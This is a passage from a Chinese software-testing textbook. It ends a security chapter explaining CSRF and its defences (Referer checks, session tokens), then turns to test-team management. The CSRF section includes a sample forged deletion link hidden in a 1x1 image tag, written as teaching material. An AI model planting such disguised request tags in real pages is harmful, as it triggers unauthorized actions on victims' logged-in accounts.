


图 8.5.15

8.6 跨站请求伪造（CSRF）

CSRF（Cross Site Request Forgery，跨站请求伪造）也被称为“One Click Attack”，通常缩写为 CSRF，该漏洞经常被忽视。但是在某些时候能够产生很大的破坏性。CSRF 攻击途径与 XSS 类似，也是通过论坛、邮箱、QQ 等发送恶意请求链接诱导用户点击达到攻击的目的。

8.6.1 CSRF 原理分析

首先看一个案例：假如 A 用户使用火狐浏览器登录论坛系统浏览帖子，用户 B 知道删除帖子这里有 CSRF 漏洞，于是用户 B 登录系统构造了一个 GET 删除请求链接 http://localhost/sql.php?Parameter=10001，通过邮箱或 QQ 发送给用户 A，用户 A 看到后打开了链接，于是用户 A 账户下编号为 10001 的帖子被删除了。

原因分析：由于用户 A 登录系统后还在正常访问该系统，登录的 Session 和 Cookie 都未失效，此时用户 A 也用火狐浏览器打开用户 B 发送的链接，系统在未任何防御的情况下 Web 应用程序不会判断这个请求是否是合法用户发送的，认为这个删除请求就是用户 A 的操作，所以帖子被删除了。

一般情况下，攻击者不会直接发送攻击的链接，这样很容易被用户发现，往往使用 IMG 或 iframe 等标签进行伪装，上述请求链接可以写成：

```
<img src = http://localhost/sql.php?Parameter=10001 width="1" height="1" border="0"/>
```

此图片是 0 字节，这样更易于伪装不容易被发现。

8.6.2 CSRF 预防

CSRF 在防御上也有一些防御技术，主要有以下几个方面：

在互联网使用较多的就是校验 Referer 来源是否正确，比如一个转账功能，首先要在转账页面，如果请求链接 Referer 不是指这个页面甚至不是这个网站的域名，极有可能是 CSRF 攻击。如图 8.6.1 所示，如果请求链接中 Referer 的域名不是 test.tsr.jd.com 这个域名或不是 tj 这个页面，则有可能是 CSRF 攻击。

```
GET /admin/manage HTTP/1.1
Host: test.tsr.jd.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://test.tsr.jd.com/admin/tj
```

图 8.6.1

即使可以通过 Referer 合法性来判断是否为 CSRF 攻击，但服务器不是所有的请求都可以拿到 Referer，由于用户隐私或浏览器策略的原因，有时不会发送 Referer，所以判断 Referer 不是 CSRF 预防的主要手段。

在业界，针对 CSRF 预防一致的做法是使用 Token，将随机生成的 Token 放到 Session 和表单中。在表单请求时，将随机生成的 Token 随表单一起提交至服务器，如请求的 Token 与服务器 Session 中的一致，则认为是合法请求，如不一致则认为是 CSRF 攻击。

提示

Token 使用上一定要保证随机性和保密性，用完即刻销毁，出于保密性，Token 一般是用隐藏表单方式进行 POST 提交，避免 Token 泄露。

8.7 小结

本章主要从绕过客户端、SQL 注入、文件上传、XSS、CSRF 等方面，讲述了安全漏洞产生的原理和探测方法，以及从开发工程师的角度阐述了如何实施预防。实战过程中也结合了 BurpSuite、SqlMap、AWVS 等安全测试工具，实现对安全漏洞的挖掘。最后希望对安全测试感兴趣的读者，通过本章安全知识的讲解，在实际工作中得以实践，从而提升系统安全性。

第9章

测试团队管理实战

9.1 测试流程制定与效率提升

“没有规矩，不成方圆”，自古以来团队运行都需要一套完备的流程规范，流程既可以提升效率，又可以使工作分工明确，很大程度地节约了沟通成本，使团队协作有法可依，有章可循。同时，流程中各个节点积累的数据也可以为我们日后工作的优化提升指明方向。

9.1.1 测试流程的制定

工作流程如何制定呢？大家肯定有自己的想法，下面来抛砖引玉，介绍一下制定工作流程的大致思路。

首先，流程是解决问题的，不是制造问题的。在工作中，我们会遇到各种纷繁复杂的问题，例如：一个需求变更需要在业务、产品、开发和测试这些角色中周知，如果通过一一告知的方式将产生巨大的沟通成本，同时，如果有一方未能通知到，也将对后续的工作造成影响；再比如根据软件工程理论，缺陷在软件过程中越早被发现，其修复成本也将越低。这种种的痛点汇总起来，分析其原因，找到可能的解决方案，将这些解决方案有机地结合起来，由此就诞生了工作流程。大家注意！这里表述为“找到可能的解决方案”，其实工作流程从“无”到“有”，从“有”到“形成真正适合团队的工作流程”，要进行无数次的尝试，对于可能改变现状向着更好的方向发展的做法就要勇于去尝试，这就是业内常说的“试错”。对于工作流程的试错也是工作流程优化的一个重要组成部分。俗话说，鞋穿到脚上才知道是否合适，你不穿怎么知道合适不合适呢？我们前期能做的是看这个“鞋”是否满足我们的审美，也就是这个流程是否能够对团队工作有正向的作用，如果有，那就值得一试。

下面我们谈谈工作流程的制定要考虑哪些因素。

第一，工作流程要能够帮助团队成员在工作中更加融洽，工作流程是员工间配合工作的润滑剂。

第二，工作流程应考虑在团队目标达成不受损失的情况下，尽力降低成本，提升效率。

第三，工作流程的制定应考虑团队人员的分工及技术水平，在不同阶段采取不同的工作流程。

在这里，笔者举个例子，近些年有个很火的词，叫作“敏捷”，各个公司竞相效仿引进，但是我们静下心来想想，敏捷流程对于软件过程中参与者的高能力要求有多少团队能够达到？笔者个人非常赞同敏捷开发流程，举这个例子是想说明团队是需要演进的，团队管理者必须清晰地知道自己团队成员的实力及团队的技术成熟度。团队经过成长不断向着一个又一个的高度攀登，逐渐可以尝试更加高端的工作方式或流程，并不代表一个初级的团队就可以任意“攀高枝”，这反而会使团队在整体运作时出现一些问题。

综上所述，一个团队的流程制定，一定要符合团队自身业务的发展需要，同时对团队有正向的驱动力，例如推行一个新的上线流程可以提升研发人员上线效率，同时可以防止“搭车”上线，以保障上线的质量，这就促进了开发和测试团队的合作共赢。

9.1.2 工作流程的推行

我们制定好流程后，下一个面临的问题就是如何推进流程的执行。

工作流程往往涉及部门内部或多个部门间的协作，大家对于流程的执行受到各种因素的制约。我们常见的有不同部门间的利益不同、不同部门间的工作习惯不同、有些流程执行边界模糊等诸多问题。那么面对这些问题，作为团队的管理者又该如何处理呢？笔者根据实际经验给大家一些建议：

第一，在流程制定环节，一定要从根本上挖掘工作中各角色的痛点，真正为大家解决这些痛点。同时，流程每个环节的制定都要安排相关人员进行讨论，让大家对于痛点的解决方案真正达成一致，这非常重要！因为这些参加讨论并对结果达成一致的人，就是未来这个流程的执行者。

第二，对于流程执行中的参与部门从部门层面应该加强沟通，树立全局观。各部门对公司的发展都起着重要的作用，各部门良好的协作将起到 1+1 大于 2 的作用，不要计较各自部门得失，流程只要对公司发展或者团队协作的效率提升有益，就应该坚决配合执行。

第三，流程的执行也依赖团队对于“变化”的响应意识与能力。我们的工作内容看似基本不变，但是随着业务的飞速发展，每天会不同程度地接受很多新的知识与新鲜事物，如果想跟上时代发展的步伐，就要有意识地去“响应变化”，在变化中不断审视自己，不断做出适应变化的改变。

第四，工作流程落地执行的初期，应加强跟进机制，可以采取流程跟进记录的方式跟进流程的执行情况。同时，在流程颁行过程中，我们应注意实际执行中发生的问题，并记录下来留作日后的分析优化。对于流程中一些重要节点的产出也应着重关注，同时考量一下流程的推行有没有对团队核心 KPI 指标或团队工作效率有所提升，如果和预期想象的有出入，就应根据流程运行中的数据分析原因，并找出流程下一步优化的方向。

9.1.3 流程优化与提效

在流程执行过程中，随着业务的变化，流程也会不断地进行优化。对于流程的优化，我们一定要做到“有理有据”。

我们可以在现有流程中进行一些埋点数据采集，将采集的数据进行汇总分析，这些数据将为流程优化指明方向。例如：我们发现大部分线上问题的导致原因是由于一些低级错误所引起的，于是我们制定了在上线前执行 checklist 检查点的流程，而经过一段时间的执行，对于这份 checklist 中的检查点大家已经养成了自觉上线前检查的习惯，检查点涉及的问题已经在上线中不再出现，我们是否要对检查点进行更新呢？答案是肯定的。我们会根据业务的变化及新问题的出现不断地优化这份 checklist，始终使其发挥应有的作用。

9.2 打造一支靠谱的团队

我们在讲如何打造一支靠谱的团队之前，先说说什么是“靠谱”。“靠谱”是北方方言，是从“离谱”衍生出的反义词，表示可靠，值得相信和托付的意思。

什么样的团队是可靠且值得托付的呢？

笔者认为靠谱的团队应该具备以下几个特性：

第一，要诚信，人无信不立，团队更是如此，团队必须有良好的信誉，言行合一；

第二，实事求是，团队对外或对内应该有实事求是的态度，不虚夸业绩，不鼓吹成果，同时对于团队的缺点和劣势也要勇于承认，乐于改正；

第三，团队应有高程度的执行力，以保证团队在业务推进中的进度；

第四，团队应该有正确的价值观，充满正能量。

9.2.1 时刻让团队清楚目标

目标像一座灯塔指引我们前行，团队没有目标也就没有了奋斗的方向。

目标对于一个人、一个团队乃至一个国家都起着至关重要的作用。所以我们一定要为团队制定目标。接下来，我们要让每一个团队成员清晰地知道团队的目标是什么，同时还要尝试让团队成员拆解部门目标，也就是让团队成员清晰地明白自己能为团队目标的达成做些什么。由此形成团队成员的个人目标，个人目标与团队目标之间有着紧密的承接关系。

目标这么重要，我们究竟该如何科学地制定目标呢？下面笔者来抛砖引玉地介绍一下思路。

首先，我们可以进行头脑风暴，利用头脑风暴的方式选取一些团队候选目标。我们的候选目标可以来自日常工作之内，例如理清团队规章制度、流程优化提效、提升团队整体技术能力等；也可以来自一些创新的想法。在头脑风暴之后，我们要对所产生的候选目标做一些筛选，这里提供几个筛选条件供大家参考：

- 头脑风暴得出来的目标是否对上一级目标具有承接或辅助作用？
- 在候选目标中，哪些对于上一级目标的实现具有“杠杆作用”。
- 我们团队还有哪些薄弱环节需要提升。

对于头脑风暴出来的目标经过这些筛选后，我们会舍弃一些候选目标，把目光专注在符合以上条件的目标上。

对于我们上面选好的候选目标，是不是就全盘应用呢？笔者认为，还需要进一步精简，因为团队的时间和精力是有限的，我们还需进一步进行筛选。这里给大家

一个建议：按照候选目标对上一级目标的达成进行“影响力排序”。将对上一级目标具有较大影响力的候选目标提高优先级。经过排序后，你可能从刚刚选出的候选目标中进一步精简了目标的数量。

精简后的候选目标是不是就可以作为团队目标了呢？为了保险，我们再对目标进行一番检查。

- 我们制定的目标是否和上级目标有承接关系。
- 我们团队是否对于目标的达成具有主导权，如果没有主导权或过度依赖其他团队或外界因素，建议放弃这样的目标。
- 建议我们对目标的达成有一套衡量标准，并明确定义，便于后续跟进。

9.2.2 目标的衡量

目标确定了，究竟怎样衡量呢？很多研发部门的同事反馈说，我的目标没法衡量，不好量化，针对这一困惑，笔者想说，有些目标确实难以制定量化的衡量指标，但是，量化目标的衡量指标也是有方法的，你想过吗？

目标的衡量指标非常重要，最佳状态是可以量化，为什么呢？大家想想，如果一个目标只是定性的表述，没有进行量化，是难以推动执行的。原因很简单，团队很难判断目前状态距离目标达成还有多远的距离，这样就比较迷茫。如果有了清晰的目标并制定了衡量指标，衡量指标就像一把尺子一样，时刻清晰地展现出团队距离目标达成还有多大差距，这样团队成员也会更加有动力向着目标前进。

下面笔者介绍几个在工作中量化目标衡量指标的思路，供大家借鉴。

方法一：将目标结果化

目标结果化是管理团队的一个重要意识，在很多著作或学说中被称为“结果导向”。其实结果导向不代表不重视过程，只是为了团队目标有更加清晰的要求。举个工作中的例子，我们经常在目标制定时看到这样的表述：在未来的一个季度中，我们努力将上线成功率提升到一个更高水平。这个“更高水平”是否可以量化呢？只要多加留意，这个上线成功率是一定可以量化的，比如当前的上线成功率为 80%，是否可以在下一季度提升至 85%呢？如果将目标表述为：在未来的一个季度中，将上线成功率从 80%提升至 85%。这样就更加清晰地为目标制定了衡量指标。团队也

更加清晰地知道奋斗的方向。

方法二：衡量指标变“绝对值”为“相对值”

有些目标由于影响其结果的因素较多，确实难以量化。这样的情况建议大家可以将目标达成结果衡量的“绝对值”转换为“相对值”。记得有个开发团队的负责人在聊关于目标制定时提出过一个问题，说如果用“降低线上问题数量”来作为开发人员的一个目标，看似是合理的，但是有个问题，就是线上问题数量在一定程度上与开发人员做的工作量有关，开发人员如果不做任何工作，那线上问题的数量肯定是 0，因为没有机会犯错。反而是做的工作越多，犯错的机会也就越多，越容易造成线上问题。这是一个非常好的案例，在这里分享给大家，我们是否能够转变下思路，将“线上问题数量”这个绝对值转化为“相对值”呢？我们尝试将开发的代码产出（如代码行数）与所产生的线上问题数量进行对比，将线上问题数量与代码行数的比值作为衡量标准，如：千行代码的线上问题率，这就解决了写代码多犯错机会多的问题。用比值的方法获得线上问题数量在代码量上的相对值。客观地表现出了研发的水平，也清晰地制定出了目标的衡量指标。

9.2.3 目标达成的核心所在

目标确定了，也找到了实现目标的方法，同时有了衡量指标，那么是不是就能顺利达成目标了呢？大家在工作中有没有这样的体会，团队目标制定好后大家都非常有信心达成目标，并且起初为了目标达成非常积极地工作，但是过了一段时间，就无声无息了呢。

在目标清晰、行动明确的情况下，我们距离目标达成只差一步，这就是“持续跟进”。“持续跟进”使团队持续锁定目标。

团队目标达成的跟进工作可以根据目标的大小以天、周、双周、月等维度进行跟进，这里笔者建议大家，如果目标比较大，可以分解为阶段性的里程碑来跟进，目标分解细化相对有助于跟进和达成。例如：为团队制定一个目标，在年底之前将测试覆盖率从 70%提升至 80%。这个目标其实可以用更加容易落地跟进的方式来转译为：每上线的 5 个需求中，至少有 4 个经过测试。这样一来，目标就变得非常“接地气”，容易跟进并达成。

在跟进过程中，大家可以有效使用一些“记分牌”或者“进度跟进图表”来公示目标达成进展。“记分牌”想必大家都不会陌生，比如体育比赛时的记分牌，以简单醒目的方式展现出目标达成的进度。“进度跟进表”可以灵活根据目标设定及完成周期进行设计。以天、周等维度公示达成情况。

不知大家有没有注意到，笔者在讲“记分牌”或者“进度跟进图表”时使用了一个词“公示”，这非常重要。我们的目标是一层一层分解的，每个人都要为组织目标承担其应做的内容，所以大家必须努力完成自己的任务。这个“公示”可以很好地起到相互监督的作用，进度相对落后的团队成员会因为“公示”而产生羞愧情绪，因此每个人都在这样的“公示”鞭策下努力工作，达成目标。

9.2.4 言行合一，数据说话

在工作中，我们会遇到很多决策的机会，比如项目排期、资源分配等场景。在这些场景下，我们不但要认真评估相关信息，更加重要的是，一旦许诺，必须达成。如在排期中商定何时提供稳定接口供下游系统进行调用测试，在此期间内则需克服其他困难准时提供，保障整体计划的顺利进行，做到言行合一。另外，团队应养成审慎的工作态度，在工作汇报中对于已经达成的工作进行合理汇报，对于尚未达成的内容不去夸大汇报。团队成员要养成踏实做事的风格。

让“数据说话”成为团队的一种习惯。笔者这里给大家分享一个真实的案例，你在工作中一定遇到过资源不足的情况，例如在备战大型促销之前需要申请增加服务器数量，你该怎么办？直接去和相关部门申请吗，能申请下来的可能性有多大？你又当如何表达服务器的需求呢？再举一个例子，随着日益增加的业务需求，你发现团队的人力资源开始变得紧张，于是你期望和领导沟通申请增加团队人员编制，你该如何申请？直接跟领导说你要加人吗？上面这两个例子都是大家工作中的常见场景，在这里，数据说话将成为一个利器，极大程度地帮助你和你的团队成功申请上述资源。对于服务器的申请，我们在对系统进行认真全面的性能测试后，拿到性能数据，找到性能瓶颈，根据大型促销活动的规模增长规律对于服务器缺口数量有效评估后进行服务器资源申请，有理有据，将大大提升申请成功的概率。团队人员编制的申请也同理，如果能统计出团队目前项目的增量加之测试开发比例的上升及人员的加班情况，那么无形中这些数据就能够体现目前团队人力资源紧张的状态，

为编制申请提供了有效的依据。

团队养成用“数据说话”的习惯，在工作中注重数据的积累还有更加重大的意义。这就是长期积累的数据通过分析总结可以作为我们工作中的“晴雨表”。例如发现近期经常出现延迟上线的情况，我们就可以根据日常的数据记录来分析是由于提测时间延迟导致还是由于依赖的上游接口提供延迟等原因所导致的，从而为团队制定改进方案提供参考。团队有效利用积累的数据进行分析，会有很多收获。

9.2.5 互信合作，分享共赢

“单丝不成线，孤木不成林”，在当今软件产品强大的规模下，一个团队很难独自完成一项任务，有些复杂的任务需要几个甚至十几个团队共同完成。在此过程中，就体现出团队互信合作的重要性。

我们先说说团队之间的“互信合作”。互信，顾名思义，相互信任。首先，我们应用全局视野来看待合作，大家都是在为公司做事情，不要计较各自团队的利益得失，不要计较自己团队是不是付出更多，大家应以达成整体目标为第一要务，通力合作。其次，就是我们自身应该修炼成“靠谱”的团队，言必信，行必果，让其他团队信任我们。在这里，笔者讲个大家经常遇到的场景：在一些大项目中，涉及多个系统之间的接口调用，上游接口是否能够按时完成研发并交付下游使用，这是一个对于整体进度非常关键的因素。接口如期交付将为项目顺利进行提供方便，如不能按时交付则会导致下游系统计划时间受到挤压，从而可能会导致整体项目上线时间出现风险。在这个案例中，上游系统应提前准备好接口供下游系统调用，切莫出现延迟交付现象。笔者在工作中一般会在交付日期的基础上计划出提前量，如接口需要 20 日提供，争取在 18 日就研发完成，后两日对接口进行测试，到 20 日时交付一个稳定接口给下游系统。这样久而久之，大家就建立了良好的互信基础。良好的合作，从互信开始。

我们再来说说分享共赢。现在我们工作中有很多已经成熟的技术或方法，各团队之间在这些公共的技术或方法上可以相互借鉴，取长补短。团队应培养分享氛围，对于已有的成果或经验在团队内部及团队间进行分享，使其他团队可以获得相关知识或经验，避免其他团队或个人对于已有经验或技术的重复调研工作。同时，团队间尽量避免重复建设具有相同或相似功能的框架、平台或工具，以节省组织成本。

如多团队有类似需求，大家可以一起构建一个公共的框架、平台或工具，大家个性化的需求可以通过集体参与开发来实现。这样不仅各团队能够有效节省开发时间，还能相互取长补短，使框架、平台或工具具有更加强大的功能。

9.2.6 团队文化与正能量打造

陈之藩先生在《剑桥倒影》中写到“许多许多的历史，才可以培养一点点传统；许多许多的传统，才可以培养一点点文化”。此言对于一个民族、一个国家适用，对我们的团队和个人也同样适用。

团队文化对于团队的行为有着巨大的影响作用，积极的文化会在团队中起到很大的凝聚及推动作用。笔者认为团队文化主要包含以下几方面：

第一，团队文化是团队整体价值观的体现；

第二，团队文化是团队整体愿景的体现；

第三，团队文化是团队整体行为的准则；

第四，团队文化是团队正能量的体现。

所以，一个积极的团队文化对于团队整体的发展起着潜移默化的作用。团队文化如此重要，我们如何让其落地呢？

首先，我们要对于一些符合团队文化的行为进行鼓励，比如将“创新”作为团队文化，我们就应对创新行为进行鼓励，这看似很简单，但对我们来说具有挑战的是包容创新所带来的工作成本增加甚至创新失败导致的结果，这才是对于团队文化的真正捍卫，包容失败的态度才能使团队中涌现出更多的创新行为。

其次，团队文化是正能量的体现。举个例子，大家都去过肯德基或者麦当劳吧？你有注意观察过肯德基或麦当劳排队点餐时候的场景吗？肯德基或者麦当劳在大家集中用餐的时间会排很长的队，如果有一个点餐员能够提前完成排队食客的点餐，就会主动叫其他长队的食客来他这里点餐，笔者曾多次观察到这样的场景。这就是一种文化的体现，我们应该教育自己团队的成员在自己不忙的时候还要主动去帮助别人。这样既使空闲资源有了更好地利用，也使团队成员间建立了合作和信任，同时也在团队中弘扬了正能量。

综上所述，文化在我们心中是一种比较“虚”的东西，必须为其找到一个“载体”，这个载体就是具体的行动，将“文化”转化为具体的行动进行落地推行，使团队真正在文化的力量下获得发展。

9.3 团队成长

在行业竞争激烈的今天，团队的成长成为企业非常重要的一个课题，也成为团队负责人的一项重要工作。企业成败之根源在于团队的成败，团队成败之根源在于团队成员的质量。所以，我们为团队的成长制定明确的计划并跟进实施就变得尤为重要。

9.3.1 改变团队的行为习惯

我们在中学物理课程中，都学到过牛顿的三大定律。其中牛顿第一定律是这样表述的：任何物体在不受外力作用时，总保持静止状态或匀速直线运动状态。这一定律也被称为“惯性定律”，该定律描述了物体在不受外力影响时的状态。

看了牛顿先生对物体运动状态的总结，我们回想一下团队和个人，是否也存在“惯性”呢？答案是肯定的。团队中的一些行为和习惯，大家长期以来已经习以为常，这就在团队中产生了“惯性”，这个惯性改变起来并不容易。但是我们为了团队发展，需要努力改变团队的行为习惯，使团队的行为习惯能够适应团队的发展。

面对团队的行为“惯性”，我们如何进行改变呢？笔者介绍几个比较易行的方法。

方法一，小步快跑，每次改变一点

我们在工作中常常给予团队较大的期望，希望团队能快速成长并日趋成熟，抑或是遇到组织结构的变更或制度的调整，往往要涉及团队行为习惯的改变。这里笔者给出“小步快跑”的建议，意在对团队行为习惯的改变采取循序渐进的方式，每月改变一点，将整体改变计划划分为几个里程碑，逐个达成。这样做既可以让团队成员比较有效地适应变化并随之改变行为习惯，也可以使管理者在实施过程中对于团队可能产生的执行偏差及时调整，最终达成预期目标。

方法二，量化行为习惯

对于团队行为习惯的改变，团队成员可能充满疑惑，到底如何做可以印证达成改变成果呢？根据我们制定目标及衡量目标的做法，对于行为习惯的改变也可以进行量化的衡量，比如我们正在推行新的工作流程，那么在流程执行中就可以设置一些量化的考察点，针对这些点进行检查，以获取团队为新流程的实施产生的改变。

方法三，挖掘诱因，从根源引导

万事皆有因，团队行为的改变，我们可以对于即将放弃的行为习惯采取源头清理的方式，使团队逐渐切换到期望的行为习惯上来。

笔者在这里举个例子：我们在工作中期望推行一个新流程系统代替原有流程系统以提升工作效率。那么在推行过程中对于原有即将被替代的流程系统不再进行维护和支持就是一种从源头引导团队改变工作方式的方法。这样团队就会逐渐适应新工作流程系统，以提升工作效率。

方法四，通过“重复”使新习惯养成

对于养成一个习惯或者改变一个习惯，需要的时间其实并没有一个确定的答案，有理论说21天可以养成或者改变一个习惯，也有理论说这一改变的发生需要66天。无论是21天还是66天，我们对于行为习惯的养成或者改变都无法回避一个重要环节——行为重复。也就是说，我们养成或改变行为习惯，通过重复的实践行为即可慢慢实现。

经过行为心理学专家们的研究，习惯的形成大致可以分为三个阶段。

第一阶段：1～7 天左右。此阶段的特征是“刻意，不自然”。团队或个人需要十分刻意地提醒自己改变，同时团队或个人也会觉得有些不自然，不舒服。

第二阶段：8～21 天左右。坚持第一阶段的努力，继续重复，进入第二阶段。此阶段的特征是：“刻意，自然”。团队或个人已经觉得行为的改变比较自然了，但是一不留意，还会恢复到从前的行为状态。因此，在这一阶段，团队或个人还需要刻意提醒自己改变。

第三阶段：22～90 天左右。此阶段的特征是“不经意，自然”，这就形成了新的习惯。这一阶段被称为“习惯性的稳定期”。跨入此阶段，团队或个人已经完成了

自我改造，新的行为习惯已经成为团队或个人的一个有机组成部分。

方法五，运用团队的力量

社会心理学的研究表明，“从众”是人群中普遍存在的一种心理。在团队的任何一次改变中，总会存在一些人能够很快适应并执行，这些人将成为团队中的标杆。而另一些人进入状态较慢。除了这两类人，绝大部分人是一些“跟随者”，他们会慢慢适应团队行为习惯的变化。所以我们在改变团队行为的过程中，时刻树立快速适应人群的榜样形象，使绝大部分的“跟随者”加快改变行为习惯的步伐，再尽力帮助那些改变行为习惯较慢的人发生改变，最终达成团队整体行为习惯的改变。

9.3.2 建立团队技能模型

说起测试团队的技能模型，笔者想用一个词来形容，叫作“软硬兼修”。

对于测试团队应具备的技能，我们将其比作一座冰山（如图 9.3.1 所示），冰山分为显性和隐性两大部分，一部分是“硬能力”，另一部分是“软能力”。“硬能力”是冰山在水面之上的部分，是我们比较容易看到的。而冰山隐藏在水面之下的部分，就是我们所说的“软能力”。软能力对于团队的发展同样起着至关重要的作用。




图 9.3.1

我们先说说“硬能力”，硬能力大家很容易理解，基本是和技术相关的，主要包含如下：

（1）测试方法与测试理论。

（2）系统部署等运维知识。

（3）脚本及程序编码能力。

（4）产品知识。

（5）优秀测试思想或工程实践技术的应用能力。

硬能力是测试团队所应具备的专业能力。测试人员从事测试工作那天起就应该熟练掌握测试方法与测试理论。随着工作实践的深入，对于测试环境部署等工作技能应慢慢上手掌握。为了提升效率，将测试环境的影响因素降低，测试环境应该独立于开发环境并且由测试人员来独立维护，这样最大程度减少由于测试环境问题带来的项目时间风险，这就需要测试人员掌握一定的系统部署等运维知识。

目前对于复杂的电商系统来说，手工黑盒测试已经无法满足测试深度及广度的需要，所以脚本及程序编码能力就成为测试人员的一项必备技能。“测试工作就是简单点点页面功能”这样的时代早已终结，测试人员、开发人员及产品人员的边界已经日趋模糊，这三个角色间既应各司其职，又应有很好的互补性。这就是我们在“硬能力”中写到“产品知识”的原因。测试人员的技能不只包括测试及编码相关技能，还应对产品设计知识有所了解，在测试过程中不但能为研发人员提交程序类缺陷，还应能够为产品人员提供产品的优化建议。因此，在测试团队培养员工的产品感觉非常重要。

最后我们说说优秀测试思想或工程实践技术的应用能力。古人云“它山之石，可以攻玉”，这个能力对测试人员的要求较高，首先测试人员要关注行业动态，行业有什么先进的思想或实践，这些思想或实践是否能够解决当前团队存在的一些问题或能够给团队带来一些启发，这都需要测试人员进行思考并付诸实践。注意，这里实践很重要，我们经常说要“勇于试错”，就是这个道理，如果行业先进的思想或实践对于团队工作有益或可能有益，我们就要勇于实践。为了减小实践失败可能带来的影响，建议先安排一些产品线进行小范围实践，如实践效果尚佳即可向团队全面推广。

团队有了“硬能力”，是否就能满足工作需求了呢？测试人员在软件开发生命周期中，除了完成测试任务，还需要和项目过程中的其他不同角色人员进行合作，主

要包含项目经理、开发人员、产品人员及业务方等。测试人员需要和产品人员沟通明确需求，需要和开发人员沟通程序缺陷并跟踪其修正，需要和项目经理反馈测试工作进度及产品质量等信息，在涉及业务较为复杂的项目中还需要和其他测试团队的人员进行联调测试工作。综上所述，在复杂的测试工作中，测试人员除了必备的专业知识和技能，还需要具备一定的“软能力”。

下面介绍测试人员在测试过程中需要具备的软能力，主要包含：

（1）沟通表达能力。

（2）怀疑精神。

（3）足够的耐心。

（4）文档总结能力。

（5）分析能力。

（6）学习能力。

测试人员要与产品人员沟通需求，同时要与开发人员沟通程序缺陷，因此沟通表达能力非常重要，要清晰描述所需沟通事项并善于聆听对方的诉说，成为测试人员的一项基础软能力。

发现软件缺陷是测试工作的重要目标，测试人员对被测对象要有一定的怀疑精神，怀疑精神使测试人员对于被测对象可能出现的缺陷进行孜孜不倦的探求，从而发现更加深入的问题。同时，在各种评审过程中测试人员也应抱着怀疑精神去进行需求文档、设计文档、测试方案及测试用例等的评审，尽可能多的提出问题，理清业务间的关系，发现业务逻辑的漏洞。例如业务逻辑不够严谨可能出现促销叠加的情况等。怀疑精神可以驱动测试人员更加深入地发现业务或程序的潜在问题。

关于“足够的耐心”，想必做过测试工作的人都有感受，有时因为需求变更或者开发人员修改了少量代码，测试人员就要对已经测试完毕的业务重新进行测试，以确认需求变更引起的代码修改对该业务是否构成影响。有时可能出现多次回归测试的情况，所以要求测试人员必须有足够的耐心来完成这些工作。

对于文档总结能力，测试人员是文档不全的直接“受害者”，上游的需求文档、设计文档如果不完整会对测试工作造成极大影响。测试人员也面临编写测试文档的

工作，测试文档能够在团队中起到承前启后的作用。测试文档可以梳理总结当前测试工作，也可以引导新员工学习相关业务和测试思路，所以测试人员的文档能力就显得尤为重要，被列入测试人员必备的软能力中。

分析能力是测试人员的一项重要能力，是在测试工作中对被测业务的功能属性和彼此之间的关联关系进行剖析、分辨和研究的能力。电商系统的复杂度日益增强，测试工作也变得越来越具有挑战性，对测试人员的分析能力要求也越来越高。测试过程是一个不断发现缺陷、分析问题和评估质量的过程。例如：测试人员会根据测试过程的进展及业务复杂程度来评估项目的质量和风险等信息。所以，具有良好的分析能力是测试人员的必备软技能。

在日新月异的软件技术变革中，测试技术及实践也需与时俱进，跟上技术发展的脚步。这就要求测试人员具有持续学习的意识，保持持续学习的状态。及时了解掌握最新的测试技术或最新的信息技术，例如：云技术、BDD、ATDD 等实践技术，并能够将其在测试工作中落地实践，让测试工作更加高效，测试深度和广度有所加强。

9.3.3 建立团队分享机制

